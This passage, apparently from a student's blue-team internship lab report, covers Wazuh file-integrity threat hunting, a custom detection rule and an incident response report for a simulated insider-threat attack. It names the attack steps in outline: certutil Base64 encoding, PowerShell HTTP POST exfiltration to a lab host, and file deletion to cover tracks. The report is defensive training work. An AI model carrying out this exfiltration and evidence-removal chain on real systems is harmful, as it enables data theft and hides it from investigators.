

Fig 2.26 — Wazuh Threat Hunting dashboard confirming custom rule 100500 alert

Result

All three Blue Team tasks were completed successfully. FIM threat hunting identified all file creation and deletion events with full forensic detail. CyberChef successfully decoded the exfiltrated Base64 payload, revealing the stolen credentials. The custom Wazuh detection rule (ID 100500) was engineered, debugged, and validated against live FIM events, providing automated high-confidence alerting for the specific attack pattern.

Summary of Phase 2

Phase 2 demonstrated the complete Blue Team investigation workflow: from passive log analysis to active detection engineering. The debugging process for the custom rule provided invaluable real-world experience with Wazuh rule parsing, XML structure requirements, syscheck event matching, and the difference between <field>, <match>, <if_sid>, and <if_group> rule chaining methods. The final rule represents a production-ready detection that maps to MITRE ATT&CK T1027 and can be deployed in any SOC environment monitoring for encoded file staging in sensitive directories.

Phase 3 — Incident Response Report

Executive Summary

On April 8, 2026, a simulated insider threat incident was detected on the Windows endpoint (Agent ID: 001, IP: 192.168.35.1) within the Cyberster lab environment. An authorized user with administrator privileges created a sensitive data file (Client_Database.txt) containing client credentials within a staging directory (C:\Espionage), encoded the file to Base64 format using the legitimate Windows utility certutil.exe, exfiltrated the encoded data to an external host (192.168.35.128:8080) via HTTP POST using PowerShell's Invoke-WebRequest, and subsequently deleted all evidence from the staging directory.

The incident was detected through Wazuh File Integrity Monitoring (FIM) alerts that captured file creation and deletion events in real-time. Evidence recovery confirmed the exfiltration of client credentials including account numbers and passwords. A custom detection rule (Rule ID 100500) was developed and deployed to provide automated alerting for this specific attack pattern in future incidents.

Detection and Analysis (MITRE ATT&CK Mapping)

The attack chain was mapped to the following MITRE ATT&CK techniques, providing a standardized framework for understanding the threat actor's behavior:

Technique	Tactic	Observed Behavior	Tool Used
Data Staging (T1074)	Collection	Sensitive data created in C:\Espionage	Set-Content via PowerShell
Obfuscated Files (T1027)	Defense Evasion	Base64 encoding of Client_Database.txt	certutil.exe -encode
Exfiltration Over Alternative Protocol (T1048)	Exfiltration	Encoded data sent via HTTP POST to 192.168.35.128:8080	Invoke-WebRequest
Indicator Removal: File Deletion (T1070.004)	Defense Evasion	All files deleted from staging directory	Remove-Item -Force

Indicators of Compromise (IOCs)

Indicator Type	Value	Context
File Path	c:\espionage\client_database.txt	Staging file
File Path	c:\espionage\system_cache.b64	Encoded staging file

MD5 Hash	25f32786cc9dbbc77af97d19ad53ed6d	Client_Database.txt
MD5 Hash	c7b6f021e7f4f311a8541f5c4260ea60	system_cache.b64
SHA-256 Hash	47f57c2f4689176d5ca33139fa081569f435f12ab0ffba7...	system_cache.b64
Network	HTTP POST to 192.168.35.128:8080	Exfiltration channel
User-Agent	WindowsPowerShell/5.1.19041.6456	Exfiltration tool signature

Attack Timeline

Timestamp	Event	MITRE Technique	Rule ID
Apr 8, 2026 @ 19:34:20	Client_Database.txt created	T1074 — Data Staging	554
Apr 8, 2026 @ 19:35:20	system_cache.b64 created (Base64 encoding)	T1027 — Obfuscated Files	554 / 100500
Apr 8, 2026 @ ~19:40:00	Data exfiltrated via HTTP POST to Kali	T1048 — Exfiltration	N/A (Network)
Apr 8, 2026 @ 19:48:54	Client_Database.txt deleted	T1070.004 — File Deletion	553
Apr 8, 2026 @ 19:48:54	system_cache.b64 deleted	T1070.004 — File Deletion	553

Containment, Eradication and Recovery

In a production environment, the following containment, eradication, and recovery actions would be taken immediately upon detection of this incident:

Containment:

- Immediately disable the compromised user account to prevent further unauthorized access
- Isolate the affected Windows endpoint from the network to stop ongoing exfiltration
- Block the destination IP (192.168.35.128) and port (8080) at the firewall level
- Preserve all forensic evidence including Wazuh logs, FIM data, and network captures

Eradication:

- Conduct a full endpoint scan for persistence mechanisms (registry keys, scheduled tasks)
- Review all user activity logs for the compromised account across all systems
- Check for additional staging directories beyond C:\Espionage
- Verify no additional encoded or exfiltrated files exist on the endpoint

Recovery:

- Reset all credentials that may have been compromised (CLIENT: Cyberster account)

- Restore the endpoint from a known-good baseline or backup
- Re-enable network access after confirming eradication is complete
- Conduct a post-recovery verification scan to ensure no residual threats

Post-Incident Recommendations and Lessons Learned

Based on the findings from this insider threat simulation, the following recommendations are proposed to strengthen the organization's security posture:

Detection Improvements:

- Deploy the custom Wazuh rule (ID 100500) in production to detect Base64 staging in sensitive directories
- Implement network-level monitoring for unusual HTTP POST requests containing encoded payloads
- Add certutil.exe usage monitoring via Windows Sysmon (Event ID 1 — Process Creation)
- Enable PowerShell script block logging (Event ID 4104) for Invoke-WebRequest detection

Policy Improvements:

- Implement Data Loss Prevention (DLP) policies to restrict sensitive data transfers
- Apply the principle of least privilege to limit administrator access
- Restrict certutil.exe execution via AppLocker or WDAC policies for non-administrative users
- Conduct regular insider threat awareness training for all employees

Key Lessons Learned:

1. FIM alone is insufficient: While Wazuh FIM detected file creation and deletion, it did not detect the exfiltration itself. Layered detection combining FIM, network monitoring, and endpoint telemetry is essential.
2. LOLBin abuse is hard to detect: certutil.exe is a legitimate Windows utility, making signature-based detection ineffective. Behavioral analysis and context-aware rules are required to distinguish malicious from legitimate usage.
3. Custom detection rules require thorough testing: The rule development process revealed that Wazuh rule matching is sensitive to case, XML structure, and chaining methods. Production rules must be validated against real events, not just logtest simulations.
4. Anti-forensics create gaps: The attacker's file deletion successfully removed evidence from the endpoint. Without FIM and SIEM retention, the incident would have been undetectable after the fact, highlighting the critical importance of centralized log retention.

Week 6 Conclusion

Week 6 of the Cyberster Blue Team Internship served as the Phase One Capstone, bringing together all the skills developed throughout the internship program into a comprehensive attack-and-defend simulation. This was not a guided walkthrough but a real-world scenario requiring independent analysis, troubleshooting, and decision-making.

The week progressed through four carefully sequenced phases:

Phase 0 (Pre-Engagement): Established the monitoring infrastructure by configuring Wazuh FIM for real-time surveillance of the staging directory, creating the foundation for all subsequent detection and investigation.

Phase 1 (Red Team): Executed a complete insider threat attack chain using only legitimate Windows tools (PowerShell, certutil.exe), covering data staging, obfuscation, exfiltration, and anti-forensics — demonstrating how attackers operate using Living-off-the-Land techniques.

Phase 2 (Blue Team): Conducted a thorough investigation including FIM threat hunting, evidence decoding with CyberChef, and detection engineering. The custom Wazuh rule development process involved extensive debugging of XML parsing, rule chaining methods, regex matching, and case sensitivity issues — providing invaluable hands-on experience with real-world detection engineering challenges.

Phase 3 (Incident Response): Produced a structured incident response report following industry standards, including executive summary, MITRE ATT&CK mapping, IOC documentation, attack timeline reconstruction, and actionable containment/eradication/recovery recommendations.

The most significant technical achievement of this week was the custom detection rule (ID 100500) that required overcoming multiple real-world challenges including XML structure errors, case-sensitive regex matching, and the transition from <if_sid>/<field> to <if_group>/<match> methodology for reliable syscheck event detection. This debugging process mirrors the exact challenges faced by SOC analysts and detection engineers in production environments.

This capstone exercise demonstrated practical competency in the core skills required for a SOC Analyst: threat hunting, SIEM analysis, evidence recovery, detection engineering, incident response documentation, and MITRE ATT&CK framework application. The work represents a complete cycle from attack simulation through detection, investigation, and response — the fundamental workflow of a Security Operations Center.